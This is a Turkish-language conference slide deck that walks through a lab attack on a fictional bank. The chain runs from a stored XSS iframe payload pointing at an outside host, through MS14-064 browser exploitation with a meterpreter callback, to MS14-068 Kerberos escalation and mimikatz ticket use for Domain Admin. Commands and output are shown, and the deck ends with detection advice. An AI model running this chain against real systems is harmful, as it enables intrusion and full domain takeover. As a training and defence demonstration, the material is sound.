Gerçek Bir Siber Saldırı Senaryosu ve Analizi

2015 İstanbul / Hilton

Hakkımda

Ozan UÇAR

BGA - Eğitmen & Kıdemli Siber Güvenlik Uzmanı


ozan.ucar@bga.com.tr

twitter.com/ucarozan

blog.bga.com.tr

www.cehturkiye.com

Siber Saldırı Senaryosu



Siber Saldırının Aşamaları - Adım 1

- Saldırgan, www.bgbank.com ziyaretçi defterinde stored xss zafiyeti bulur.
- Bu açıklığı kullanarak banka kullanıcılarına zararlı yazılım bulaştırmaya çalışır.
  - XSS 2014 yılında da en çok keşfedilen ve risk seviyesi yüksek web tabanlı güvenlik zafiyetidir !

Siber Saldırının Aşamaları - Adım 1

isube.bgabank.com/ziyaretcidef.aspx

BGA BANK
Bilgi Güvenliğin Bankası

Bireysel

Kobi

Saldırı İstatistikleri

Parametre	Değer
Kayıtlı Kullanıcı	10
Çevrimiçi Kullanıcı	165
SQL Injection Attack	103
XSS Attack	101
Session Mgmt. Attack	13
Insecure Direct Obj. A.	25
Injection Flaws	10

Ziyaretçi Defteri

Lütfen Bilgileri Doğru şekilde Doldurunuz.

IP Adresiniz : 88.242.235.232

Adınız : bir

Soyadınız : tost

Email Adresi : tost@yopmail.com

Mesajınız : Dünyanın en güvensiz bankası :))
<iframe src=http://104.236.1.47 >

Gönder

Kurban, ziyaretçi defterine girdiğinde, aynı zamanda zararlı içerik otomotik olarak yüklenecek. Kaçarı yok !

Siber Saldırının Aşamaları - Adım 2

- Browser Exploiti ile hedef sisteme yetenekli ve APT ürünleri ve Antiviruslerce tanınmayan casus yazılım yerleştirir.
- Bu örnekte IE3-11 sürümlerini etkileyen MS14-064 exploiti kullanılmıştır.

Siber Saldırının Aşamaları - Adım 2

- Başarılı saldırı sonrası hedef sisteme, meterpreter casus yazılımı yüklenmiştir.

```
msf exploit(ms14_064_ole_code_execution) > sessions

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  3   meterpreter x86/win32  BGAPENTEST\candan @ BGA-PC  104.236.1.47:4444 -> 85.105.101.253:48396 (6.6.6.64)
```

Siber Saldırının Aşamaları - Adım 3

- Hedef sistemde yetki yükseltmek ve diğer sistemleri ele geçirmeyek için yeni yöntemler dener. (örn. MS14-068)
- Domain Admin haklarını elde edince, windows ortamındaki tüm sistemlere en yetkili kullanıcı olarak erişim kurar.

Siber Saldırının Aşamaları - Adım 3

```
msf exploit(ms14_064_ole_code_execution) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                                 User
 ---                                                 ----
 S-1-5-21-3187397182-2958514323-2990569427-1162      BGAPENTEST\candan
```

Candan, standart domain user.

DC bilgileri

```
meterpreter > run post/windows/gather/enum_domain

[+] FOUND Domain: bga
[+] FOUND Domain Controller: WIN-HFOIDKTBIEO (IP: 6.6.6.39)
```

Siber Saldırının Aşamaları - Adım 3

```
msf auxiliary(ms14_068_kerberos_checksum) > show options

Module options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):

   Name      Current Setting                                  Required  Description
   ----      ---------------                                  --------  -----------
   DOMAIN    BGA.LAB                                          yes       The Domain (upper case) Ex: DEMO.LOCAL
   PASSWORD  Passw0rd                                         yes       The Domain User password
   RHOST     6.6.6.39                                         yes       The target address
   RPORT     88                                               yes       The target port
   Timeout   10                                               yes       The TCP timeout to establish connection and
read data
   USER      candan                                           yes       The Domain User
   USER_SID  S-1-5-21-3187397182-2958514323-2990569427-1162   yes       The Domain User SID, Ex: S-1-5-21-1755879683
-3641577184-3486455962-1000

msf auxiliary(ms14_068_kerberos_checksum) > exploit

[*] Validating options...
[*] Using domain BGA.LAB...
[*] 6.6.6.39:88 - Sending AS-REQ...
[*] 6.6.6.39:88 - Parsing AS-REP...
[*] 6.6.6.39:88 - Sending TGS-REQ...
[+] 6.6.6.39:88 - Valid TGS-Response, extracting credentials...
[+] 6.6.6.39:88 - MIT Credential Cache saved on /root/.msf4/loot/20150108004448_default_6.6.6.39_windows.kerberos_9
33354.bin
[*] Auxiliary module execution completed
```

Siber Saldırının Aşamaları - Adım 3

```
meterpreter > execute -H -i -c -m -d calc.exe -f /root/Win32/mimikatz.exe -a
'"kerberos::clist C:\\Users\\candan\\Desktop\\20150108004448_default_6.6.6.39_windows.
kerberos_933354.bin /export" exit'


meterpreter > download 0-00000000-candan@krbtgt-BGA.LAB.kirbi /root/

meterpreter > use kiwi
Loading extension kiwi…
meterpreter > kerberos_ticket_use /root/0-00000000-candan@krbtgt-BGA.LAB.kirbi
[*] Using Kerberos ticket stored in /root/0-00000000-candan@krbtgt-BGA.LAB.kirbi, 1129
bytes
[+] Kerberos ticket applied successfully
```

Siber Saldırının Aşamaları - Adım 3


TGT ile oluşturduğu yeni Ticket kısıtlı kullanıcı yetkilerine sahip kullanıcıyı Domain Admin yetkilerine kavuşturdu.

Hangi İzleri Bıraktık

- XSS Payloadı
- Browser Exploiti
- Casus yazılım ve aracı diğer yazılımlar kurban bilgisayarın hafızasında çalıştı, dosya sisteminde yok.
- Windows Logları

Hangi İzleri Bıraktık

- Windows Security Kayıtlarından



Kısa Çözüm Önerileri

- Tüm logların kolerasyonu ve Anlamlandırılması
- Yüksek yetki taleplerini takip etmek
- Aktif ağ cihazlarının (FW,IPS,LGM) beraber çalışabilirliğini test etmek